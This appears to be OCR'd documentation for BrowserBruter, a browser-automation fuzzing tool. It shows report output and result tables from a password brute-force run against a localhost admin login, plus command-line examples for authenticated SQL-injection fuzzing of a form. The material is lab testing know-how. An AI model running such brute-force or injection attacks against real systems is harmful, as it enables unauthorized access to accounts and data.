


```
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Generating Final Report
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Processed Payloads (if any) have been stored → BrowserBruter_Reports/localhost/2024-06-28_20-22-21/Processed_Payloads.txt
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Report Generated → BrowserBruter_Reports/localhost/2024-06-28_20-22-21/localhost-2024-06-28_20-22-21.csv
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]


[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
INFO: Fuzzing end time →  2024-06-28_20-24-26 Total Running time → 0:02:05
[+]──────────────────────────────────────────────────────────────────────────────────────────────────────────────[+]
```


Load the report in Report Explorer


Cycle Time MilliSeconds	Response Status Code	Response Length	welcome	dashboard	success
7	200	1084	0	0	0
66	200	1134	0	0	0
49	200	1134	0	0	0
6	200	1084	0	0	0
52	200	1134	0	0	0
5	200	1084	0	0	0
49	200	1134	0	0	0
5	200	1084	0	0	0
54	200	1134	0	0	0
6	200	1084	0	0	0
57	200	1134	0	0	0
11	200	1084	0	0	0
48	200	1134	0	0	0
54	200	1134	0	0	0
5	200	1084	0	0	0
5	200	1084	0	0	0
50	200	1134	0	0	0
6	200	1084	0	0	0

Response Time	Cycle Time MilliSeconds	Response Status Code	Response Length	welcome	dashboard	success
06-28 20:22:50	52	302	3050	0	5	1
06-28 20:22:37	5	200	1084	0	0	0
06-28 20:22:25	8	200	1084	0	0	0
06-28 20:22:26	55	200	1141	0	0	0
06-28 20:22:26	6	200	1084	0	0	0
06-28 20:22:27	51	200	1141	0	0	0
06-28 20:22:27	5	200	1084	0	0	0
06-28 20:22:28	50	200	1141	0	0	0
06-28 20:22:28	6	200	1084	0	0	0
06-28 20:22:29	50	200	1141	0	0	0
06-28 20:22:30	6	200	1084	0	0	0
06-28 20:22:52	8	200	1084	0	0	0
06-28 20:22:30	49	200	1141	0	0	0
06-28 20:22:32	6	200	1084	0	0	0
06-28 20:22:49	5	200	1084	0	4	1
06-28 20:22:53	8	200	1084	0	0	0
06-28 20:22:33	6	200	1084	0	0	0
06-28 20:22:34	50	200	1141	0	0	0



Fuzzing	Payload	Me
ername', 'pass	('portaladmin', 'super_strong_password')	POST
ername', 'pass	('portaladmin', 'ksimpson')	GET
ername', 'pass	('portaladmin', 'wqwer')	POST
ername', 'pass	('portaladmin', 'tryhackme')	GET
ername', 'pass	('portaladmin', 'tryhackme')	POST
ername', 'pass	('portaladmin', 'super_strong_password')	GET
ername', 'pass	('portaladmin', 'super_strong_password')	GET
ername', 'pass	('portaladmin', 'qwerty789')	GET
ername', 'pass	('portaladmin', 'qwerty789')	POST
ername', 'pass	('portaladmin', 'qesdgs6e56')	GET
ername', 'pass	('portaladmin', 'qesdgs6e56')	POST
ername', 'pass	('portaladmin', 'Meg4c0rp_4dmin')	GET
ername', 'pass	('portaladmin', 'onedayyoufeellikecrying')	GET
ername', 'pass	('portaladmin', 'ksimpson')	POST
ername', 'pass	('portaladmin', 'xxj31ZMTZzkVA')	GET
ername', 'pass	('portaladmin', 'jeanpaul')	GET
ername', 'pass	('portaladmin', 'jeanpaul')	POST
ername', 'pass	('portaladmin', 'jeO09ufhWD<s')	GET





3. Javascript Automation + Authenticated fuzzing

```
python3 BrowserBruter.py --elements
editBrandStatus,editBrandName,brandId --payloads
sqli.txt --button editBrandBtn --target
http://localhost/brand.php --cookie
PHPSESSID:ujmrvhk6esu84l8r2i2h2ee7f2 --attack 1 --
delay-before 0.3 --fill editBrandName --javascript
"document.querySelector('button.btn.btn-
default.dropdown-toggle').click();
document.querySelector('a[data-
target=\"#editBrandModel\"]').click();"
```

4. Javascript Automation with --pause switch

```
python3 BrowserBruter.py --elements
editBrandStatus,editBrandName,brandId --payloads
```

```
sqli.txt --button editBrandBtn --target
http://localhost/brand.php --attack 1 --delay-before
0.3 --fill editBrandName --javascript
"document.querySelector('button.btn.btn-
default.dropdown-toggle').click();
document.querySelector('a[data-
target=\"#editBrandModel\"]').click();" --pause
```